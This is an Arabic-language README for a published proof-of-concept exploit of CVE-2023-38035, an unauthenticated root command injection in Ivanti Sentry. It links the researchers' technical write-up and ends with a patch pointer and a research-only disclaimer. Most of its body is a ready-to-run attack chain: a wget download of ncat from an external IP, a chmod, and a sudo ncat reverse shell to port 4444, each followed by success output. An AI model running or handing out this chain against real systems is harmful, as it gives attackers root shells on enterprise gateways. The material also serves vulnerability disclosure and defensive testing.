 horizon3ai/cve-2023-38035
استغلال إثبات المفهوم لـ CVE-2023-38035، وهو حقن أوامر غير مصادق عليه في Ivanti Sentry يتيح تنفيذ أوامر جذر تعسفية وقشرة عكسية عبر ncat.

POC لـ CVE-2023-38035 التي تؤثر على Ivanti Sentry
يمكن العثور على تحليل الجذر الفني للثغرة في مدونتنا: https://www.horizon3.ai/ivanti-sentry-authentication-bypass-cve-2023-38035-deep-dive
يستغل هذا الـ POC حقن أوامر غير مصادق عليه لتنفيذ أوامر عشوائية كمستخدم الجذر.
لا يسمح سياق التنفيذ بتوصيل الأوامر، ولا يحتوي النظام على ملفات ثنائية سهلة الاستغلال، لذا يمكن ربط الأوامر لتنزيل ncat ثابت من مكان مثل https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/ncat.
python3 CVE-2023-38035.py -u https://<target>:8443/ -c 'wget http://123.123.123.123:8000/ncat -O /tmp/ncat'
[+] Successfully executed command on target!
python3 CVE-2023-38035.py -u https://<target>:8443/ -c 'chmod +x /tmp/ncat'
[+] Successfully executed command on target!
python3 CVE-2023-38035.py -u https://<target>:8443/ -c 'sudo /tmp/ncat 123.123.123.123 4444 -e /bin/sh'
[+] Successfully executed command on target!

قم بالتحديث إلى أحدث إصدار وفقًا للتعليمات الواردة في إرشادات Ivanti
تم إنشاء هذا البرنامج لأغراض البحث الأكاديمي وتطوير تقنيات دفاعية فعالة فقط، وليس المقصود منه استخدامه لمهاجمة الأنظمة إلا إذا تم التصريح بذلك صراحةً. القائمون على المشروع ليسوا مسؤولين أو liable عن سوء استخدام البرنامج. استخدمه بمسؤولية.
